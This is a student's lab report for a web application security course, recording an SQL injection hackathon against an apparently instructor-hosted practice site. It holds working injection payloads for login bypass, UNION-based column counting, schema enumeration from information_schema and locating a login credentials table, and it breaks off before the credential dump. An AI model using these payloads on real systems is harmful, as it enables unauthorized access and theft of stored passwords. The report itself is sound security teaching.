WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student Name: Charan Sai Venaganti


Email: venagaci@mail.uc.edu

Repository URL: (https://github.com/venagaci/waph-venagaci.git)

Overview:

In this assignment, I participated in a hackathon focused on SQL Injection Attacks (SQLi), aimed at understanding and exploiting vulnerabilities within a virtual web application environment. Across three levels, I bypassed login checks by injecting SQL code containing my University's username, guessed back-end SQL strings, and employed advanced techniques to explore and exploit SQLi vulnerabilities, including determining column numbers, retrieving database schemas, and accessing stored credentials. By completing these tasks, I demonstrated proficiency in identifying and exploiting SQL injection vulnerabilities, ultimately gaining unauthorized access to the system, thus showcasing the effectiveness of ethical hacking techniques in mitigating such risks in real-world applications.

Level-0:



WAPH-Hackathon 2 - Level 0

Login Success!

Username: venagaci' or 1=1;#

Form Data


```
username: venagaci' or 1=1;#
password: whatever
```

1 requests | 509 B transferred

Level-1:

Guess the SQL string in the back-end:

*Select * from users where username =”$username” and password=”$password” limit 1;*



WAPH-Hackathon 2-Level 1

Login Success!

Username: venagaci" or 1=1 limit 1#

```
192.167.9.6/sqli/level1/home.php

Form Data
username: venagaci" or 1=1 limit 1#
password: whatever
```

I have used limit and an integer value to hack the application

Level-2 a :

Detecting SQLi Vulnerabilities:

I identified the potential SQL injection vulnerabilities in the application, systematically interacted with its input fields and parameters, testing them with normal, invalid, and SQL injection payloads. I observed the application's responses, noting any unexpected behavior or error messages that could indicate vulnerabilities. I have given particular attention to SQL query construction, especially in the product.php file around line 31, where user input may be directly interpolated without proper sanitization. I analyzed the code for vulnerable SQL queries and explore other endpoints or input fields that may also be susceptible to SQL injection. Additionally, I attempted to craft SQL injection payloads to manipulate the application's behavior and confirm the presence of vulnerabilities.

Vulnerabilities in my guessed Code:

// Assuming $_GET['productId'] is used to retrieve product details


$productId = $_GET['productId'];

// Vulnerable SQL query construction

$query = "SELECT * FROM products WHERE id = '$productId'";

$result = $mysqli->query($query);

In this code, the **`$_GET['productId']`** parameter is directly interpolated into the SQL query without proper sanitization or parameterization. This makes the application vulnerable to SQL injection attacks because an attacker could manipulate the **`productId`** parameter to inject malicious SQL code.



192.167.9.6/sqli/level2/product.php?id=venagaci%27

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 in /var/www/html/sqli/level2/product.php:31 Stack trace: #0 /var/www/html/sqli/level2/product.php(31): mysqli->query() #1 {main} thrown in /var/www/html/sqli/level2/product.php on line 31
```


Query String Parameters

id: venagaci'

LEVEL 2.b.i:

Exploiting SQLi to Access Data:

i. Identify the Number of Columns (2.5 pts):



192.167.9.6/sqli/level2/product.php?id=1%20union%20select%201,2,3

id	product	price
1	apple	1.19
1	2	3.00


Query String Parameters

```
id: 1 union select 1,2,3
```

I have used union select statement to and entered integers up to 3 to find the columns

Level -2.b. ii:

ii. Display Your Information (5 pts):


waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=-1%20union%20select%20"venag...


id	product	price
venagaci	charan sai	WAPH-01

```
id: -1 union select "venagaci", "charan sai", "WAPH-01"
```

I have used venagaci , Charan sai, waph-01 as column data.

Level -2.b.iii:


Display the Database Schema:


waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=-1%20union%20select%20"Hacked%20...

id	product	price
Hacked by venagaci	CHARACTER_SETS	CHARACTER_SET_NAME
Hacked by venagaci	CHARACTER_SETS	DEFAULT_COLLATE_NAME
Hacked by venagaci	CHARACTER_SETS	DESCRIPTION
Hacked by venagaci	CHARACTER_SETS	MAXLEN
Hacked by venagaci	CHECK_CONSTRAINTS	CHECK_CLAUSE
Hacked by venagaci	CHECK_CONSTRAINTS	CONSTRAINT_CATALOG

```
id: -1 union select "Hacked by venagaci",table_name,column_name from information_schema.columns
```

I have used table_name, column_name from the database information_schema.columns:



venagaci-VM [Running] - Oracle VM VirtualBox


waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=-1%20union%20select%20"Hacked%20...

Hacked by venagaci	INNODB_TABLESPACES	SPACE
Hacked by venagaci	INNODB_TABLESPACES	SPACE_TYPE
Hacked by venagaci	INNODB_TABLESPACES	SPACE_VERSION
Hacked by venagaci	INNODB_TABLESPACES	STATE
Hacked by venagaci	INNODB_TABLESPACES	ZIP_PAGE_SIZE
Hacked by venagaci	login	loginname
Hacked by venagaci	login	password
Hacked by venagaci	products	id
Hacked by venagaci	products	name
Hacked by venagaci	products	price

Query String Parameters

```
id: -1 union select "Hacked by venagaci",table_name,column_name from information_schema.columns
```

Feb 22 02:03 — 02:03 22/02/2024



venagaci-VM [Running] - Oracle VM VirtualBox

waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=-1%20union%20select%20"Hacked%20...

Hacked by venagaci	INNODB_TABLESPACES	FS_BLOCK_SIZE
Hacked by venagaci	INNODB_TABLESPACES	NAME
Hacked by venagaci	INNODB_TABLESPACES	PAGE_SIZE
Hacked by venagaci	INNODB_TABLESPACES	ROW_FORMAT
Hacked by venagaci	INNODB_TABLESPACES	SERVER_VERSION
Hacked by venagaci	INNODB_TABLESPACES	SPACE
Hacked by venagaci	INNODB_TABLESPACES	SPACE_TYPE
Hacked by venagaci	INNODB_TABLESPACES	SPACE_VERSION
Hacked by venagaci	INNODB_TABLESPACES	STATE
Hacked by venagaci	INNODB_TABLESPACES	ZIP_PAGE_SIZE

Query String Parameters


```
id: -1 union select "Hacked by venagaci",table_name,column_name from information_schema.columns
```

Feb 22 02:04 — 02:04 22/02/2024

Level 2 b.iv:

Display Login Credentials:

Identify the table and columns that store usernames and passwords.




waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=-1%20union%20select%20"Hacked%20...

Hacked by venagaci	INNODB_TABLESPACES	SPACE
Hacked by venagaci	INNODB_TABLESPACES	SPACE_TYPE
Hacked by venagaci	INNODB_TABLESPACES	SPACE_VERSION
Hacked by venagaci	INNODB_TABLESPACES	STATE
Hacked by venagaci	INNODB_TABLESPACES	ZIP_PAGE_SIZE
Hacked by venagaci	login	loginname
Hacked by venagaci	login	password
Hacked by venagaci	products	id
Hacked by venagaci	products	name
Hacked by venagaci	products	price

Query String Parameters

```
id: -1 union select "Hacked by venagaci",table_name,column_name from information_schema.columns
```

Construct an SQLi query to display all usernames and passwords stored in the database.



waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=-1%20union%20select%20"Hacked%20...

